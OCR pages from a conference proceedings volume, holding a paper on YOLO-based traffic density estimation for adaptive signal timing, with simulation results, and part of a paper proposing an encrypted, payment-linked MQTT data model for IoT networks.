6. Ezhilazhahi AM, Bhuvaneswari PT (2017) Sure-H: a secure IoT enabled smart home system. In: 2017 IEEE 3rd international conference on sensing, signal processing and security (ICSSS). IEEE. ISBN 978-1-5090-4929-5©2017
7. Liu Z, Wang M, Qi S, Yang C (2019) Study on the anti-theft technology of museum cultural relics based on the internet of things. IEEE Access 7:111387–111395
8. Patil N, Ambatkar S, Kakde S (2017) IoT based smart surveillance security system using Raspberry Pi. In: 2017 international conference on communication and signal processing (ICCSP), Apr 2017. IEEE, pp 0344–0348
9. Lulla G, Kumar A, Pole G, Deshmukh G (2021) IoT based smart security and surveillance system. In: 2021 international conference on emerging smart computing and informatics (ESCI), Mar 2021. IEEE, pp 385–390
10. Gulve SP, Khoje SA, Pardeshi P (2017) Implementation of IoT-based smart video surveillance system. In: Computational intelligence in data mining. Springer, Singapore, pp 771–780
11. Shin MS, Kim BC, Hwang SM, Ko MC (2016) Design and implementation of IoT-based intelligent surveillance robots. Stud Inform Control 25(4):422
12. AdityaRajgor P, Nikam D, Mishra D, Sanket B (2021) A study on smart irrigation system using IoT for surveillance of crop-field. NEW ARCH-Int J Contemp Archit 8(2):2332–2335
13. Hassanalieragh M, Page A, Soyata T, Sharma G, Aktas M, Mateos G, Andreescu S (2015) Health monitoring and management using Internet-of-Things (IoT) sensing with cloud-based processing: opportunities and challenges. In: 2015 IEEE international conference on services computing, June 2015. IEEE, pp 285–292
14. Patil H, Ansari N (2020) Smart surveillance and animal care system using IoT and deep learning. In: Proceedings of the 3rd international conference on advances in science technology (ICAST), Apr 2020

Density-Based Traffic Control System Using Artificial Intelligence

R. S. Sabeenian, R. Ramapriya, and S. Swetha

Abstract The road traffic management system and its inconsistencies are one of issues to be addressed. According to Google surveys and reports every year, people face many difficulties on road. Traffic congestions due to inefficient signal management systems which not only causes time delay and stress but also costs health of traffic police due to inhalation of polluted air. Therefore, inefficient traffic management causes unwanted wait times and congestion which produces a lot of CO_2, a huge amount practically. Due to inefficient traffic management system, Emergency vehicles such as Ambulance, Fire Engines, and Rescue vehicles may tend to lose lots of valuable seconds. During absence or error in the system causes the signals to go offline, thus causing chaos and accidents. It is a necessity to calculate the real time road traffic density for improved traffic management due to the ever-increasing population of vehicles every day. One of the most impacting elements is the efficiency of the traffic controller as a result there are lot of opportunities for improvement and its demand increases. In our proposed system, live CCTV footage is given as input and vehicles are detected with the help of artificial intelligence. The input undergoes image processing techniques, and the vehicle density is calculated. The green signal time is also computed from the obtained traffic density to avoid long waiting time at road intersections.

Keywords Convolutional neural network · Artificial intelligence · Pygame · Computer vision

R. S. Sabeenian (✉) · R. Ramapriya · S. Swetha
Department of Electronics and Communication Engineering, Sona College of Technology, Salem, Tamil Nadu, India
e-mail: sabeenian@sonatech.ac.in

R. Ramapriya
e-mail: ramapriya.18ece@sonatech.ac.in

S. Swetha
e-mail: swetha.18ece@sonatech.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_33

1 Introduction

In this modern world, vehicles play a dominant role in modes of transportation. This rise in number of vehicles not only leads to excess carbon emission, polluting the atmosphere but also paves way for more traffic congestion. Traffic congestion is one of the critical problems that needs to be monitored properly and essential steps must be taken to avoid this problem. Traffic management plays a major role in determining the congestion timing. We have three ways of handling the traffic, they are:

- **Manual control**: This method done by Traffic Policemen, who uses sign boards, lights etc. to control traffic manually.
- **Static system**: This method is prevalent mostly everywhere and employs the usage of fixed timers.
- **Electronic sensors**: Makes use of sensors kept in road. Though this system is not used commonly, this method can be an advancement from the conventional one.
- **Adaptive system**: This includes making use of technologies like IoT, Artificial Intelligence, etc. to establish an adaptive traffic management system. This paper is focused in developing this adaptive system.

The above methods have their own disadvantages. The second method which is the currently existing system also has few limitations due to which our proposed system model idea aroused. The Closed-Circuit Television (CCTV) is playing a pivotal role in the security systems of homes, public places, etc. and helps a lot in monitoring purposes. With the recent advancements in technologies, we have proposed a system that uses real time data from CCTV's are used for calculating density of traffic using AI. This designed density-based traffic control system collects and analyses the vehicle's driving information and thereby optimal traffic signal control is executed.

2 Related Work

In [1], Image processing techniques were employed to detect vehicles across road junction. If the calculated density is above the normal density, then a signal is sent to the microcontroller which controls the LCD projector and appropriate traffic signal is displayed. In [2], the traffic density is calculated by density sensor within the particular latitude and longitude. A routing algorithm is used which works by sending alert to the emergency vehicle approaching the traffic. In [3], the need for Intelligent Transportation systems have been discussed. Many ITS applications used around the world is explored and its advantages and limitations are also studied. It gives a perspective to seek an integrated approach to design an efficient ITS. In [4], a system is proposed, which obtains the vehicle density using ultrasonic sensors and the information is passed on to a NRF24L01 transceiver module which controls the traffic lights with the assistance of Arduino Mega microcontroller. In [5], Edge detection is done for images and noise is removed using LMS filter and the lane with highest density is given priority by Arduino microcontroller on the LCD display. Emergency vehicles are detected using the siren sounds and all this is done using MATLAB. In [6], the use of IR sensors helps in computing the density of traffic and is connected to Arduino UNO microcontroller. In [7], ANN model is used to predict the real time data. Principal Component Analysis is done to train the ANN Model. Training and testing data is given to TensorFlow object detection model to detect the vehicles. All these papers helped us to come up with an idea to overcome the traffic congestion problem by planning an adaptive system which can exceed the performance of current static system. We were able to discover an alternate approach to the existing traffic management system.

3 Methodology

3.1 Proposed System Overview

Our proposed system analyzes the actual traffic, and the vehicle density is obtained from images by CCTV cameras kept at road junctions using object detection and the image is processed by comparing frames. Figure 1 is the block diagram of proposed system.

As on Fig. 1, the frames of the video are analyzed by YOLO by using Vehicle detection algorithm which is used to calculate Traffic Density. The vehicles of each tier are recognized from bike, rickshaw, bus, and car. Then, the signal time scheduling algorithm allots the green signal timings for every lane using the results obtained from vehicle detection segment. A Simulation is developed in order to understand and is compared with the existing system. The green signal time has constraints for minimum and maximum time period to avoid traffic starvation.




Fig. 1 Block diagram of proposed system

Vehicle Detection Segment

You Only Look Once (YOLO) model is used for real time object detection. The purpose of using YOLO is that for an entire image a single neural network is only used, and it predicts the bounding boxes by partitioning the image into pixel matrices, and gives the probabilities of each region. It undergoes non-max suppression which helps in detecting one object only once. A single CNN can predict multiple class probabilities, then boundary boxes are drawn simultaneously. The CNN can be simplified by improving processing speed by using darknet framework. An efficiency of 75–90% on ImageNet, this efficiency can be achieved by using darknet. Mostly 3×3 filters are used in darknet and 1×1 filters to reduce output channels and it uses global average pooling for prediction. A special customized yolo model was created to detect the vehicles of various Tiers like Bike, Rickshaw, Cars, and Buses, etc. The images are scrapped from google and these images were labeled with the help of annotation tools like LabelImg, which then are used to train and test the model. From the YOLO website we were able to obtain the pre-trained weights and accordingly we altered the configuration file.cfg. In order to determine the number of vehicle classes, the output neurons in the output layer are counted. In our case the value assigned is 4. By using the formula $5\times$ (5 + Total number of class) which is 45 in our case. The model is trained until the efficiency is reached which marks the end of training and weights are updated accordingly as per our needs and then using OpenCV library weights are used in our code. The threshold for minimum confidence is set for successful detection. The results of the model are in Java Script Object Notation format which labels the keys. The OpenCV draws boundary boxes. The output of the vehicle detection module is shown in Fig. 2.




Fig. 2 Vehicle detection output

Signal Time Scheduling Algorithm

The Signal Time Scheduling Algorithm helps in assigning the green sign time, from the output of vehicle detection part. The red signal of other traffic lights is updated accordingly in an ordered fashion. It likewise switches between the signs consistently as indicated by the timers.

The green signal time calculation depends on the following variables including the algorithm's processing time, number of paths, total no. of vehicles of each class, traffic density, time due to lag of each vehicle, green light timer, and mean speed of vehicle class.

When the algorithm is started, the first signal is set to default time and all other consecutive signal time is calculated by the algorithm. Two threads are used, of which detection of vehicles is carried out by a separate thread and the current signal timer is handled by the main thread. When green signal time comes to 5 s in current signal, the detection thread captures the image from CCTV and detects vehicles in subsequent signal. This gives around 10 s to process the image and detection is done. The green signal time is computed and displayed, and this process continues to the next signal. This occurs in the background while green signal timer is counted by main thread and all these processes happen in uninterrupted manner thereby preventing any lag in the system. Once the green signal of a lane becomes zero then the green signal is shown in another lane displaying the computed scheduling time allotted to it. In order to obtain optimum green signal time, the mean speed of each vehicle class to accelerate and startup is evaluated, and the time taken by it to cross the junction is estimated. Using the below formula (1), the green signal time is computed.

$$\text{Green signal time} = \frac{\sum_{vc}(\text{No. of Vehicles}_{vc} * \text{Average Time}_{vc})}{(\text{No. of lanes} + 1)} \tag{1}$$

- vc is the vehicle class (cars, bus, bike, truck)
- No. of vehicles of each tier, which is obtained by vehicle detection
- Average time of each tier of vehicles is estimated and given for each tier
- No. of lanes is the quantity of paths at the junction.

Simulation Segment

A simulation was created utilizing Pygame to recreate traffic in real time. It helps with picturing the framework and also in comparing the proposed system and the current static framework. In this simulation (Fig. 3), we have designed a four-lane junction. A timer and no of vehicles detected is displayed at the top of each road signal. Random module in python is used to generate vehicles in all lanes and its turning across junction is also done using random numbers assigned to it by the module.




Fig. 3 Simulation output

4 Results and Discussion

4.1 Performance of Vehicle Detection Segment

The YOLO model was trained with many image datasets. The dataset contains images of different and varying number of vehicles. The vehicle detection results are shown in Fig. 2. And it is observed that it detects vehicles with about 80–85% accuracy. This accuracy level can be improved by training the model with huge datasets. Usage of real time traffic images for training the model helps in achieving better detection.

4.2 Performance Analysis

Analyzing the performance of the proposed system is vital for knowing the improvements needed for the model and for comparing it with the current static system.

To carry out performance analysis, we did 12 simulations of both current static system and proposed adaptive system. Each simulation was carried out 5 min with varying distribution of vehicles in the 4 lanes. The distribution or Partition of lane [lane 1, lane 2, lane 3, lane 4] is nothing but the chances of vehicles present in the lanes which is lane 1/lane 4, (lane 2 − lane 1)/lane 4, (lane 3 − lane 2)/lane 4, (lane 4 − lane 3)/lane 4, respectively. The ability of number of vehicles to cross the junction per unit time was assessed.

The simulation results for existing system and proposed system are tabulated. Tables 1 and 2 shows the number of vehicles in each lane and the summation of all vehicles in all the 4 lanes which advanced the traffic signal.

From the line graph chart (Fig. 4), it is found that the proposed system yields better results than current system. We can observe that the total number of vehicles which crosses the junction is increased regardless of distribution of the lanes. Skewness of distribution stands as a depending factor for improvement of performance, i.e., more the skewness more the performance improvement. Based on the skewness we come up with the following observations:

Table 1 Existing system's simulation results

S. No	Lane distribution	1st lane	2nd lane	3rd lane	4th lane	Total
1	[840, 910, 940, 1000]	75	53	49	61	238
2	[510, 690, 900, 1000]	120	40	49	32	241
3	[350, 750, 800, 1000]	71	44	65	67	247
4	[400, 600, 900, 1000]	77	50	55	71	253
5	[930, 970, 990, 1000]	100	20	28	32	180
6	[250, 500, 750, 1000]	97	68	18	12	195
7	[200, 720, 860, 1000]	70	60	78	24	232
8	[300, 600, 900, 1000]	55	90	12	60	217
9	[220, 470, 780, 1000]	42	48	51	87	228
10	[550, 660, 930, 1000]	100	14	8	6	128
11	[200, 670, 890, 1000]	52	43	69	50	214
12	[360, 690, 950, 1000]	79	32	83	41	235

Table 2 Proposed system's simulation results

S. No	Lane distribution	1st lane	2nd lane	3rd lane	4th lane	Total
1	[840, 910, 940, 1000]	84	118	39	43	284
2	[510, 690, 900, 1000]	123	59	48	30	260
3	[350, 750, 800, 1000]	99	47	60	55	261
4	[400, 600, 900, 1000]	184	23	25	31	263
5	[930, 970, 990, 1000]	113	96	11	14	234
6	[250, 500, 750, 1000]	87	69	73	32	261
7	[200, 720, 860, 1000]	92	58	62	45	257
8	[300, 600, 900, 1000]	104	58	14	83	259
9	[220, 470, 780, 1000]	27	67	51	96	241
10	[550, 660, 930, 1000]	194	8	4	7	213
11	[200, 670, 890, 1000]	62	52	85	45	244
12	[360, 690, 950, 1000]	98	28	100	37	263




Fig. 4 Existing and proposed system, a comparison

- When all the 4 lanes distribution remains equal or almost equal then performance is only improved slightly which is about 10%.
- When there is moderate skewness in the distribution then we can see the improvements significantly better in proposed system of around 27%.
- When there is high pointed skewness then we can observe great improvement in performance of about 38% compared to the existing system.

The simulation was carried out for about an hour with 5 min for each distribution. Comparing the obtained results with other systems, the proposed system is effective. In Ref. [1], it gives an accuracy of 75% while our proposed system gives an accuracy of 85%. Reference [6] performs 13% better than static system while our proposed system achieves about 25% improvement.

5 Conclusion

Taking everything into account, we conclude that the proposed framework calculates the density of vehicles near the signal and sets the system based on it. This will prevent unnecessary waiting time and long vehicle queue length on roads. From the simulation results, we can state that our system provides 25% improvement over the existing one. The tests and experiments were conducted in a simulated environment with input from CCTV cameras under a static environment which cannot showcase the actual traffic conditions. This method can be an alternative to the static scheduling of green signal time and is also cost effective. But this system can become problematic if traffic rules are being violated by the public. With additional adjustment utilizing real time CCTV information for preparing the model, this framework can be improved to perform far superior. We can make further enhancements by enabling the detection of the vehicle number plate, computing vehicle speed and helmet detection can also be done in future to obtain an effective road traffic monitoring system.

References

1. Greeshma CA, Nidhindas KR, Parvathi Kishore P, Sreejith PS (2019) Traffic control system using computer vision. J Adv Res Ideas
2. Amaresh AM, Bhat KS, Ashwini G (2019) Density based smart traffic control system for congregating traffic information. In: IEEE international conference
3. Mandhare PA, Kharat V, Patil CY (2018) Intelligent road traffic control system for traffic congestion: a perspective. Int J Comput Sci Eng 6(7)
4. Ravish R, Shenoy DP, Rangaswamy S (2020) Sensor-based traffic control system. In: Proceedings of the global AI congress, Apr 2020
5. Moka SSP, Pilla SM, Radhika S (2021) Real time density based traffic surveillance system integrated with acoustic based emergency vehicle detection. In: IEEE international conference, Jan 2021
6. Yogheshwaran M, Praveenkumar D, Pravin S, Manikandan PM, Saravanan S (2020) IoT based intelligent traffic control system. Int J Eng Technol Res Manag 4(04)
7. Chandrasekara WACJK, Rathnayaka RMKT, Chathuranga LLG (2020) A real-time density-based traffic signal control system. In: IEEE international conference on information technology research, Dec 2020

Crypto-Economic Model for Data Security in IoT Network

Sonam and Rahul Johari

Abstract The Internet of things (IoT) is the future research area in the networking domain. IoT is the Internet of things that connects everyday objects. It is the Internetwork of objects that enables these objects to collect the information from the environment and forward the information to the central server for further processing using several communication technologies. IoT is a new emerging technology that is used in variety of applications such as smart-building, smart-city, artificial intelligence, tracking, remote sensing, online emergency healthcare services. Routing plays a significant role in IoT network. This paper proposes a crypto-economic model for improving the security of data and determining the economic value of records in IoT Network.

Keywords Internet of Things (IoT) · Message queuing telemetry transport (MQTT) · Constrained application protocol (CoAP)

1 Introduction

Internet of Things (IoT) is an Internetwork of devices that enables the collection and exchange of information between devices (Fig. 1). IoT connects devices like washing machines, fans, televisions, refrigerators, and many more devices to the Internet. Kevin Ashton, a consumer sensor expert at Procter and Gamble, coined the phrase "Internet of Things" in 1999. There are many applications of IoT like healthcare, connected cars, environmental monitoring, agriculture, smart cities, smart retail, etc.

Sonam (✉) · R. Johari
SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT),Guru Gobind Singh Indraprastha University,Sector-16C,Dwarka110078, Delhi, India
e-mail: sonammathur57@gmail.com

R. Johari
e-mail: rahul@ipu.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_34




Fig. 1 Internet of Things

2 Literature Survey

In [1] author discussed about the security of devices in IoT. This paper provides the solution to protect sensitive information by introducing various cryptographic techniques. The experimental results show that the proposed technique is secure to various attacks such as the Man-in-the-middle attack, and has a better performance than other cryptographic algorithms.

In [2] authors provided an overview of IoT and its security. This paper provides a study of symmetric, asymmetric, and hybrid encryption algorithms for IoT security. The authors compared all introduced algorithms based on security factors and concluded that Elliptic Curve Cryptography (ECC) has a better performance than other algorithms. ECC also decreases the memory requirements and the execution encryption/decryption time.

In [3] authors discussed about research challenges, possible countermeasures, security threats in IoT. The authors proposed a solution for secure data dissemination techniques.

In [4] authors discussed about IoT and its applications in detail. In this paper authors analyzed two protocols, i.e., Constrained Application Protocol (CoAP) and Message Queue Telemetry Transport (MQTT). The authors analyzed these protocols on the basis of features, capabilities and determined their feasibility to operate under constrained devices.

In [5] author(s) focusses on IoT application protocols. In this paper authors provided a detailed study on IoT protocols for low-powered IoT applications and constrained devices. Authors discussed about IoT layers and protocols for each layer. Authors provided a comparative study of IoT protocols and evaluated their performance. Authors compared MQTT protocol with other IoT protocols. In [6] author(s) makes an effort to explore the new and innovative application of IoT in domain such as Urban city and Agriculture et al.

In [7] authors provided a brief study of IoT, routing protocols for IoT networks, security in IoT networks, and routing protocols. The authors provided a survey of several trust models.

In [8] authors discussed about the security issues in IoT. In this paper authors proposed a security system to ensure the authentication of services, the integrity of the data exchanged, and the confidentiality of data. The authors proposed a novel secure routing protocol, i.e., Crypto-IoT, which authenticates the objects. The authors compared their proposed protocol with KDSR and LEAP protocols. The authors concluded that the proposed protocol is robust and efficient than the other two protocols. In [9] author(s) author(s) have done exhaustive literature survey of various type of routing protocols used in SHIP Network such as: Epidemic routing protocol, PROPHET, Spray and Wait, CACBR.

In [7] authors discussed about IoT and WSN. This paper provides a study about RPL protocol and security issues of that protocol. In this paper author discussed about IoT networks and security issues in the IoT environment. The authors also analyzed some trust models.

In [10] authors provided a study of routing protocol for Low-Power and Lossy Networks (RPL). In this paper, the authors inspected the challenges of using RPL's security mechanisms under common routing attacks. Authors compared RPL's performance under Blackhole, Selective-Forward, and Neighbor attacks. The authors compared RPL's performance using average data packet delivery rate, average data packet delay, average power consumption metrics. In [11] authors provided a study of Transport Layer Security or symmetric encryption. The authors introduced a novel technique called Value-to-Keyed-Hash Message authentication code mapping to achieve confidentiality and integrity of messages. The simulation results showed that the proposed method achieved good performance.

3 Secured Routing in IoT

Routing is the process of sending the data between the sender node and receiver node.There are many routing protocols used for IoT networks, for example, Routing Protocol for Low-Power and Lossy Network (RPL), cognitive RPL (CORPL), Channel-Aware Routing Protocol (CARP), etc. The distributed nature of IoT systems and the use of physical sensors create both new opportunities and vulnerabilities from the point of view of security and privacy. Nowadays cyber attacks have become common and can cause significant disruptions to IoT systems. Therefore, it is necessary to secure IoT networks from attacks. This paper focuses on the task of how to effectively achieve secure and reliable routing. As well known, there are two major protocols that are widely used in IoT for routing: one is MQTT (Message Queuing Telemetry Transport) and another one is CoAP (Constrained Application Protocol) but in the current research work, the effort has been made to depict how to effectively carry out the secure and efficient routing using MQTT Protocol in IoT Network by leveraging the security feature of two novel cryptography algorithms.

4 Message Queuing Telemetry Transport Protocol (MQTT)

The Message Queuing Telemetry Transport (MQTT) protocol was developed by Andy and Arlen in 1999. MQTT is a publish-subscribe-based network protocol. It helps in communication between clients. It is a lightweight protocol that's why it is very suitable for environments with high latency and low network bandwidth. As MQTT protocol consumes limited computing power, it is highly recommended for use with IoT applications.

As MQTT is a publish-subscribe-based protocol, there are main two entities, i.e., publisher and subscriber. The publisher,which is a sensor, gathers useful data from the environment and sends a connection request to the MQTT broker. The MQTT broker is the central server that allows machine-to-machine communication. Publisher sends the connection request to the MQTT broker and registers with the broker. Parallelly, clients who need data related to a particular topic also register with the broker. After registering with the broker, the clients can subscribe to the topics they are interested in. Client selects an encryption technique and the system generates cipher text. And then content is released from the database to the particular subscriber (Figs. 2 and 3).

5 Algorithm Formulated

1. **Notation**

2. subscriber—an object of class MqttClient()
3. S_{i}—Number of Subscribers (for i = 1 to n)
4. Pub—Publisher
5. qos—Quality of Service(can take value 0,1 or 2)
6. topic—Topic of Query
7. D_{t}—Date on which value of topic is required
8. T_{m}—Time at which value of topic is required
9. broker—IP address of the host machine
10. persistence—an object of class MemoryPersistence()
11. connopts—an object of class MqttConnectionoptions()
12. S_{t}—Start Timer




Fig. 2 Schematic diagram of the MQTT Publisher-subscriber model interaction

13. E_t—End Timer
14. sc—an object of Scanner() class
15. results—Result fetched from MySQL
16. P_g—Payment Gateway
17. E_m—Economic Model
18. E_{mi}—Type of Economic Model (for i = 1 to n)
19. **Trigger-**

20. Activate S_t
21. publisher print data to broker
22. for ∀ subscriber
23. generate *subscriberID*
24. register subscriber with broker using *persistence*
25. end for
26. set connection timeout = 60 s
27. set MQTT version = 3_1
28. set cleanSession = True
29. connect broker to MySQL using jdbc driver
30. for ∀ subscriber
31. connect subscriber to broker
32. subscriber choose the E_m
33. subscriber connects to P_g and make payment
34. apply *Encryption Technique*
35. generate cipher text




Fig. 3 Flow chart for Publisher-Broker-subscriber model

36. **At Subscriber End:**

37. Subscriber receives encrypted record from Broker
38. apply *Decryption Technique*
39. obtain the cipher text
40. Subscriber open the connection to database
41. Subscriber store records into database
42. Subscriber close the connection to database
43. end for
44. end for
45. Activate E_t
46. Calculate the time required to transfer the encrypted record from broker to subscriber [E_t- S_t]

6 Conclusion

This paper proposed a stable, reliable and effective Cryptographic model for improving the security of data and successfully determine the efficiency of transaction by measuring economic value of records in IoT Network.

References

1. Mousavi SK, Ghaffari A, Besharat S, Afshari H (2021) Improving the security of internet of things using cryptographic algorithms: a case of smart irrigation systems. J Ambient Intell Hum Comput 12(2):2033–2051
2. Mousavi SK, Ghaffari A, Besharat S, Afshari H (2021) Security of internet of things based on cryptographic algorithms: a survey. Wirel Netw 27(2):1515–1555
3. Bodkhe U, Tanwar S (2021) Secure data dissemination techniques for iot applications: research challenges and opportunities. Softw Pract Exp 51(12):2469–2491
4. Seoane V, Garcia-Rubio C, Almenares F, Campo C (2021) Performance evaluation of CoAP and MQTT with security support for IoT environments. Comput Netw 197:108338
